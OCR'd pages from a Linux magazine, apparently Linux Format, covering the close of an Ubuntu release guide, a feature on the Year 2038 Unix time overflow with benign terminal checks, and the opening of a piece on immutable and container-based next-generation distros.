
the most part) flawlessly. There's a *Steam* Snap in the App Center. In the past we'd recommend going with a traditional Debian package installation, but the Snap is in excellent standing these days. There are even candidate, beta and edge channels if you want to try the latest features. You might also want to look at the open source *Lutris* or *Heroic Game* launchers. *Lutris* works with the likes of the GoG and Humble stores (and Steam), and *Heroic* works with Epic and Amazon (and GoG). They both make it easy to choose different versions of *Wine* and *Proton* (the magic that underlies Steam Play), in case your favourite game doesn't work.

If you've read through this and are overwhelmed, or otherwise don't fancy messing with your current setup, we should point out that virtual machines (VMs) may be of use. Using a (cross-platform) tool like *VirtualBox,* you can easily set up a VM and direct it to boot the ISO image. From there you can follow the installation instructions here, and you end up with an isolated virtual system that you can meddle with risk-free. This is a great way to try out other Linux distros, too. A lot of those are based on Ubuntu (Linux Mint, Pop!_OS and KDE Neon are all popular) and will have new releases for you to try once they ingest the new version.

And with but a few moments before going to press, it's time to wrap up. Let us know how you get on with the new release, and what you think we should have warned you about. Next issue, we're looking at KDE Neon – Ubuntu with the latest KDE tooling. Also, when it happens, we'll be covering the much-hyped Ubuntu Core Desktop, an immutable (unbreakable in lay terms) OS based entirely around Snaps. We can already feel the rage from some of you, so we'll get our coats. **LXF**

We were pleased to see TMNF (the most popular PC racing game) was prominently advertised in the App Center.



TrackMania Nations Forever
Snapcrafters ✓
★★★★★ (488)
Install



The Epoch

It's Y2K all over again, as *Nate Drake* finds time to grapple with the impending Year 2038 problem.

alypse



On 2nd November 2000, a man calling himself John Titor began posting on Art Bell's BSS forums, claiming to be from the future year of 2036.

Titor painted a grim version of the 21st century, a cross between Pat Frank's 1959 post-apocalyptic epic *Alas Babylon* and the film *Civil War* that's currently hitting cinemas.

He predicted domestic uprisings in the US from 2005, culminating in World War 3 in 2015. In his future, government employees were being trained to use time travel to help mankind.

In 2000, Titor's wild predictions were unfalsifiable so provoked strong online debate. His story was lent a veneer of plausibility when he stated the original purpose of his mission: to travel to 1975 and retrieve an IBM 5100, one of the first portable computers.

At the time, it wasn't generally well known that certain versions of the 5100 had a secret function that could translate between the mainframe languages used by big infrastructure PCs and 'basic' computer languages.

'John' claimed he was selected for this mission because his grandfather had been involved in the development of the 5100, which would make it easier to convince him he was from the future.

Though he never said so specifically, in the scenario John describes, the 5100 would be most useful for fixing the infrastructure of old computers to prevent the Epochalypse: a time computing problem that leaves some systems unable to represent times after 03.14.07 UTC on 19th January 2038.

State of the Unix

Unix time is measured from the 'Epoch' – midnight on 1st January 1970. This particular time and date was arbitrarily selected by Unix programmers, who required a uniform date for the start time.

On most platforms, Unix time is represented by a signed 32-bit integer detailing the number of non-leap seconds that have lapsed since the Epoch.

To see this Epoch time in any modern version of Linux, simply open the terminal and run:

```
$ date +%s
```

The terminal then displays the number of non-leap seconds since the Epoch in 1970. In our test, the output was 1,710,171,354, which is just over 54 years.

You can also use the *date* command in the terminal to convert the Unix time value to a human-readable date, for example:

```
$ date -d @1710188659
```

Enter the superbug

The Year 2038 problem, also known as the Epochalypse, superbug or Y2K38, is similar to the Millennium Bug. It specifically affects systems that use Unix time, which includes major web servers, most programming languages and any Unix-based operating systems like Mac OS and Linux. Windows itself doesn't use Unix time internally but does so in various APIs and protocols.

It derives from the traditional use of a signed 32-bit integer to represent the **time_t** data type. Computer systems that do this can only store and represent **time_t** values of -2,147,483,647 to +-2,147,483,647.

In other words, on such systems, the earliest representable date is Friday 13th December 1901 and the latest representable date is Tuesday 19th January 2038.

One second after 03.14.07 UTC on 19th January 2038, this representation will be subject to roll over or 'overflow'. On unpatched systems, the **time_t** value will then be set to 231 seconds before Epoch time (20.45.52 UTC on 13th December 1901).

Anyone who remembers the run-up to the Millennium with its dire predictions of planes falling from the sky, power outages and general hysteria can be forgiven for rolling their eyes, given how Y2K went largely without a hitch.


Although we feel this ignores the hard work done by programmers around the world to prevent this kind of Y2K scenario *(see boxout)*, the Year 2038 problem isn't as easy to fix and the effects could be serious.

According to Jonathan Smith, a computer and Information science professor at the University of Pennsylvania, "Timers could stop working, scheduled reminders might not occur, scheduled updates or backups might not occur, billing intervals might not be calculated correctly."

It's also a concern for embedded systems, such as those used in aircraft and automobiles. Some of these, such as anti-lock braking systems, don't require dates, but others, like router firmware, need the correct time and date to function properly. Any software that uses X.509 certificates (like those used for HTTPS) and certificate authorities could also be affected, meaning secure web pages are inaccessible.

»

CREDIT: Aleksandra Konoplia/Getty Images


REMEMBER
Turn your computer off before midnight on
12/31/99.
BEST BUY

» COUNTDOWN Y2K

The Y2K bug centred on the fact that many programs stored year values as two digits rather than four. In unpatched systems, this could cause an erroneous year of 1900. It's easy to be dismissive, as it wasn't the apocalyptic event the media predicted, but this was thanks to coordinated efforts by programmers and business.

The issue dated back to the '60s when memory was rare and expensive, costing around the equivalent of around $10 per bit.

As the Millennium approached, more businesses started taking it seriously. By 1987, the New York Stock Exchange had hired a team of around 100 programmers to future-proof its systems against Y2K. In 1989, Norwegian programmer Erik Naggum was instrumental in updating RFC 1123 to use four-digit numbers to represent dates.

Still, it wasn't until the mid-'90s that programmers started pulling out all the stops. This was aided by the US government and its Year 2000 Information and Readiness Disclosure Act. It even formed a President's Council of senior officials from the administration and officials from agencies like the Federal Emergency Management Agency (FEMA), to monitor preparations by private companies.

The problem wasn't only software-based, as many hardware embedded systems, older mainframes and manufacturing systems also only stored dates as two digits. In the event, Y2K passed with only minor issues, leaving some media outlets to dismiss it as a hoax.

Best Buy may have overstated the Y2K problem by recommending shutting down devices, but the Year 2038 still lies ahead.

Psy's *Gangnam Style* became a harbinger of the Epochalypse in 2014 when YouTube's 32-bit counter was poised to break almost after viewing was set to go over 2,147,483,647 plays on 3rd December.

When YouTube was invented, the engineers simply couldn't conceive that a video could be watched that many times. In fairness, YouTube programmers issued a quick fix, Some applications that use future dates have already fallen foul of the Year 2038 problem itself.

For instance, 32-bit Android devices (v13 or older) will crash if the date's changed to 19th January 2038.

In 2016, a bug was also discovered in iPhones that would brick the device if the date is changed to the Epoch time of midnight 1st January 1970. A patch to fix this issue was released in iOS 9.3 later the same year.

The Epochalypse could also affect databases using 32-bit time fields, as well as database query languages (like SQL) with **UNIX_TIMESTAMP()**-esque commands.

Further proof that there's no quick fix emerged in 2006 with the implementation of AOL server software designed with a kludge of one billion seconds to make sure database requests wouldn't time out. Specifying an arbitrary time-out date 32 years in the future went beyond the Epochalypse date of 19th January 2038, causing the time-out calculation to overflow and return a date in the past, causing the software to crash.

In the case of the AOL server, engineers simply altered their configuration file to set the database time-out rate to a lower value and all was well.

Still, proofing all databases, servers, programming languages and embedded systems against the Year 2038 problem may not be quite so simple. For instance, it's feasible to change the definition of the **time_t** data type in C to a 64-bit integer or to use units of 10 seconds instead of one. Coders could even deprecate **time_t** and replace it with a different value.

Epochalypse preppers

Programmatically-skilled readers will realise the dilemma with this: it would cause huge compatibility issues with legacy code. For instance, increasing the size of the **time_t** type to 64 bits in an existing system would cause incompatible changes to the layout of structures and the binary interface of functions. In other words, the attempts to fix the problem could cause the kind of disruption everyone wants to avoid.

The good news is that virtually all OSes now run on 64-bit hardware and use signed 64-bit **time_t** integers. This offers a wraparound date somewhere around the year 292,277,026,596, well beyond the retirement date of most coders today. Naturally, this works both ways – 64-bit signed integers can also represent times of up to around 292 billion years before Epoch time.

As for Linux, version 5.6 of the kernel and beyond supports a 64-bit **time_t** on both 32-bit and 64-bit architectures. As of kernel 5.10, the XFS filesystem supports inode timestamps and quota grace expiration timestamps also support dates up to the year 2486.

The ext4 filesystem, when used with inode sizes larger than 128 bytes, has an extra 32-bit field per timestamp, of which 30 bits are used for the nanoseconds part of the timestamp. Two bits are also sacrificed and added to the Epoch timestamp to extend its range to the year 2446.

Similar upgrades have been made to other Unix-based systems like FreeBSD and Mac OS to support 64-bit **time_t** on both 32-bit and 64-bit architectures.

As of *MySQL 8.0.28,* the functions **FROM_UNIXTIME()**, **UNIX_TIMESTAMP()** and **CONVERT_TZ()** can handle 64-bit values on any platforms that support them, including 64-bit Linux, Mac OS and Windows. Still, in relational database versions prior to August 2021, built-in functions like **UNIX_TIMESTAMP()** will return 0 after 03.14.07 UTC on 19th January 2038.

Overhauling **time_t** will solve the Year 2038 issue for executing most programs. But it doesn't resolve the issue of how to store date values within certain binary data files, many of which employ rigid storage formats.

There's also no easy solution for running 32-bit programs via compatibility layers or those that store time values using variables besides **time_t**.

In 2020, Debian developer Arnd Bergmann noted that full 64-bit time support would mean "around one third of our library packages would need rebuilding (and tracking) to make a (recursive) transition".

Futureproofing your system

As we've outlined, if you're running any version of the Linux kernel developed since 2020, it's likely your

CREDIT: Wikimedia/Best Buy

system is fully Year 2038-proof. One easy way to double-check this is to open a terminal and request your system to display a date beyond the Epochalypse:

```
$ date -d “@2148485200”
```

If your system is Year 2038-proof, this command’s output shows `12.26.40 EST on Saturday 30th January`.

If you’re coding apps, ensuring your OS and relevant libraries are up to date should ensure your programs are Epochalypse-proof. Different programming languages have taken varying approaches – for instance, as of version 1.9.2 of Ruby, the 2038 bug has been fixed by storing **Time** in a signed 63-bit integer, measured in nanoseconds since the Epoch.

An easy way to check if your chosen programming language won’t throw up a horrendous error when dealing with dates beyond 2038 is to write a simple script to try to output one. For instance, in Python, first create a test script using a text editor like *Nano:*

```
$ nano test-2038.py
```

You can then paste in your test script:

```
import time
future_date = time.mktime(time.strptime(“2040-01-01”, “%Y-%m-%d”))
print(f”The future date in seconds since epoch: {future_date}”)
```

If you execute the code via the terminal, you’ll see an output listing seconds since the Epoch for that particular date (in this case, 1st January 2040).

Leaping into the future

So far, we’ve ignored the obvious elephant in the room: there are 86,400 seconds (60 × 60 × 24 = 86,400) in each day, so if we measure time from an arbitrary point like the Epoch date, it should be simple to calculate how many seconds have elapsed.

International Atomic Time (TAI) follows this model of exactly 86,4000 seconds to a day, but that doesn’t exactly match the Earth’s rotation around the sun (solar time), meaning it becomes less precise at the rate of around one second per year.

On a normal UTC (Coordinated Universal Time) day, Unix systems simply count from 23.59 on the previous day through to midnight at the start in a continuous way, measuring 86,400 seconds exactly.

However, to keep in sync with the Earth’s rotation, solar time, UTC sometimes uses leap seconds, which occur once every few years. The IERS (International Earth Rotation and Reference Systems Service) has inserted just under 30 such leap seconds since 1972.

Beloved by retro enthusiasts and time travellers alike, the IBM 5100 had sophisticated debugging features, supporting both APL and Basic.

CREDIT: Sandstein, CC BY-SA 3.0 Deed, https://commons.wikimedia.org/wiki/File:IBM_5100_-_MfK_Bern.jpg

As Unix time is measured at 86,400 seconds a day, this can cause discontinuity between it and UTC. Such systems square this circle by increasing Unix time into the next day during a leap second. At the end of the leap second, Unix time jumps back one second, returning to 24.00. For example, 1st January 1999 was a leap day, so as 31st December 1998 ended at midnight, Unix systems reset the time to 00.00.00 one second after midnight in order to stay in sync with UTC.

This means that the common belief that Unix time measures the exact number of seconds since Epoch time on midnight 1st January 1970 isn’t quite true; you have to deduct any leap seconds to get the exact value.

Time to say goodbye

Given the preparations for the Year 2038 bug, it’s unlikely to seriously impact critical infrastructure. Many 32-bit systems, even embedded ones, will have been worn out and replaced long before the Epochalypse.

Still, it seems programmers have learned the lessons of their forebears, as filesystems like ext4 have been future-proofed for four centuries. The updated **time_t** integer has a longer shelf life than the universe.

All the same, if John Titor’s future employers are reading this, we can suggest a helpful alternative to a time-travel heist for an IBM 5100 to prevent the Year 2038 problem. The open source Hercules emulator (**www.hercules-390.eu**) has been available since 1999 and is compatible with all IBM mainframe operating systems, so can debug any leftover legacy code. LXF

» RETRO OVERFLOW

The 2038 bug is predicted on the fact that a signed 32-bit integer can only represent values up to 2,147,483,647. If a program tries to go beyond this, it will wrongly appear as a negative value, potentially causing it to crash. This is known as integer overflow and isn’t specific to 32-bit systems.

One of the best-known examples is in the NES version of *Donkey Kong,* which uses an 8-bit value (maximum 256) to store the time left on any level. This is calculated by multiplying the level number by 10 and adding 40. If a player reaches level 22, the calculated value (260) ‘wraps’ around to 4, making it impossible to finish in the time available.

Integer overflows have their uses, too. For instance, the NES version of *Tetris* was designed to simply become progressively harder, with no end in sight. In 2023, 13-year-old Blue Scuti was effectively able to beat the game by hitting a kill screen caused by another overflow error.

Even consoles that use 32-bit signed integers sometimes hit on this hard limit. Players of *GTA V* are also limited to collecting a maximum of $2,147,483,647 for their criminal endeavours. If they try to pick up more money, their cash is wrapped around to a negative value, wiping out a player’s wallet.

The PlayStation version of *Final Fantasy VII* has a damage overflow glitch in which a sufficiently powerful attack can create a negative damage number, defeating enemies automatically.

THE 5 BEST NEW DISTROS

Blast off into the future with Matt Holder as he explores the technology powering a new generation of Linux distributions.

Computing never sits still, as new hardware features arrive and software is updated to take advantage of them, so new flaws, bugs and security issues appear. OS architects devise new ways to counter filesystem errors, memory leaks and privacy issues, with Linux always leading the way.

We'll dissect the problems that next-gen distros are solving, before introducing the concepts that solve the issues and give examples of next-gen distributions you can try today.

The main players in the Linux distribution space are all committing huge amounts of developer time to creating the most reliable experience possible. Using the techniques that we've had available for at least a decade, progress has been excellent, but after all this time, advances have arguably slowed down as the experience has become better, so where are the new features being developed?

Commercial options – see Android, Mac OS and Chrome OS – use some of the techniques we'll be discussing, which have been designed to improve OS reliability. To take one example, Android uses a set of read-only partitions, so the user – who we hear causes a lot of issues – doesn't have root access to the system. This is just one way new distro architectures are improving user experiences for the better.

CREDIT: Magictorch

Designing a better distro

Unix originated in the '60s and there are better ways to work now…

Let's look at some of the changes that have become prevalent in recent years. The first is the development of init systems, which are integral to a running Linux system as they control the running of all processes. Early in the boot process, the kernel starts the init process and it continues to run as a daemon. Various options exist, all the way from the venerable *SysVinit,* developed for Unix decades ago. Canonical spearheaded the use of *Upstart,* before *Systemd* became the popular choice for most distros.


In the late '90s/early 2000s, the most commonly used filesystem was extended2 (ext2), soon succeeded by ext3 and ext4, which are journalling filesystems, which greatly increases the reliability when things like power cuts occur. The ZFS filesystem arrived in 2001 and is renowned for its broad feature set and how reliably it stores data. It uses checksumming, which can be used to reconstruct any data that becomes corrupt for any reason. ZFS is probably overkill for most home users, but Ubuntu makes it simple to install and use. Btrfs has been reviled for issues with some RAID functionality, but is reliable for less enterprise purposes and has extra features that we will discuss later.

Built for reliability

A cleverly designed partitioning scheme can be used to replicate what is employed by Chrome OS to provide a reliable method of software updates. Chrome uses an A-B partitioning system, and updates are applied to the partition that isn't currently used. On the next reboot, the other partition is booted from and if this fails for any reason, the previous partition is booted from again.

Immutability can be achieved in multiple ways, but one technique is to provide immutable root partitions. This means that a set of files is distributed by the project as a rock solid base for the OS. Immutability also refers to the fact that parts of the filesystem are configured as read-only, with the idea being that only the OS developers can initiate updates to files by releasing new upgrades. Using this technique, the OS's footprint can be quite small, with extra applications being added using various other techniques.

When installing packages on your favourite distro, you are trusting the maintainers to ensure that your distro stays safe. While we are not suggesting that the main distro can't be trusted, because you are giving root access to your system, every time you install or update an app, any issues in the repository could cause havoc. Adding to this concern, systems such as PPAs, which can be created by anybody, are also given root access, which is a lot of trust to give somebody you don't know. Modern packaging systems mitigate these concerns by providing sandboxes and containers to minimise access to the wider system. As is often the case in the open source world, multiple solutions exist, such as Flatpak, AppImage and Snap.



BlendOS makes it incredibly simple to use the Waydroid Android emulator, by providing a simple way of installing it.

Another solution to the installation of software is a tool such as *Toolbox* or *Distrobox*. These provide tight integration with the user's session and containers that the tools are managing, so an Ubuntu container can be run, for example, on an Arch installation, and both GUI and command-line apps can be installed.

Where complete separation is required between services, it is still acceptable to run a virtual machine on a host OS. While containers are newer tech and require less overhead, there is also less separation between containers than between the host OS and a VM.

Declarative configuration has been around for years, with systems such as *Ansible* and *SaltStack* providing a way to create a set of config files that are applied to machines from a central server, allowing configuration to be changed and software to be added in a highly controlled manner, from as few as one system up to thousands. Imagine being able to configure your distro the same way. We'll discuss a distro that does just that!

» A BETTER INIT

The Systemd project was originally started by a developer called Lennart Poettering. Lennart worked for Red Hat for a number of years before making the move to Microsoft. Systemd wasn't the first large project that Lennart worked on, with other examples being the Avahi DNS broadcasting system and PulseAudio.

The SysVinit system was designed decades ago, closer to the beginnings of Unix, and Lennart and others identified many things that could be improved, such as parallel starting of processes and a way of starting processes based on the availability of networking.


In the early days of the Systemd init system, the internet was awash with people complaining that the Unix philosophy of having a simple tool for a simple task was not being followed. We are not going to speak further about this philosophy or state an opinion either way, other than to say that Systemd has become adopted by the vast majority of distros and covers a huge number of tasks.

Using Systemd, the following and many more tasks can be accomplished: running jobs as the root user and logged-in user, running commands in a constrained environment with systemd-nspawn (think a newer and more powerful version of chroot), and logging is now carried out with Systemd Journal, rather than the older Rsyslog. Other tasks done by Systemd are the configuration of network interfaces and providing home directories that can be encrypted and moved between devices with systemd-homed.

»

Containers and VMs

Containers will be a stalwart within next-gen distros.



Running from within a container, it is possible to install applications from a different operating system than the host one.

Virtualisation is incredible technology that allows for a host server to run multiple operating systems, by segregating them into virtual machines. The name is very accurate as the host OS emulates all the hardware that the virtual machine requires. Over the years, there have been lots of developments, including PCI pass-through, which allows for graphics cards and other hardware to be used by the virtual machines, and CPU extensions, so the host CPU can better provide resources to the VM and the host OS therefore performs as little emulation work as possible.

Containers then became the next big thing. These are different in that they run on the host OS directly, without the need to emulate hardware. This makes the use of containers more efficient on the host system and more containers can run, compared to using VMs. When first used, containers almost appear to be magic, as configuration and data can be stored on a NAS or on the host OS itself, then these folders and files are mapped through to the container. Any network ports or other resources can also be mapped across to the container. Whenever a container needs to be updated, a new version can be downloaded and run, and the configuration and data can be accessed from the host OS in the same way as for the earlier version. The separation of configuration, data and computer are important as it makes it incredibly simple to back up configuration and data, and recover from hardware failure or move hosting. When running, containers are segregated from each other using kernel features called control groups.

Contain yourself

Numerous systems exist to manage containers, including *Docker, Podman* and *Kubernetes*. *Docker* and *Podman* accomplish similar tasks and are suitable for managing containers on a single machine. The *Docker-compose* tool is used to store, in a config file, the information needed to get a service up and running. This file can be as simple as needing one *Docker* container and a mapped configuration file, all the way to services that require a database, web server and many other things as well. At the other end of the scale is the incredibly powerful *Kubernetes*, which started life at Google and is now maintained and developed by the Cloud Native Computing Foundation. It is used to automate the deployment, scaling and management of huge numbers of containers, the scale of which would be needed to run enormous publicly available services.

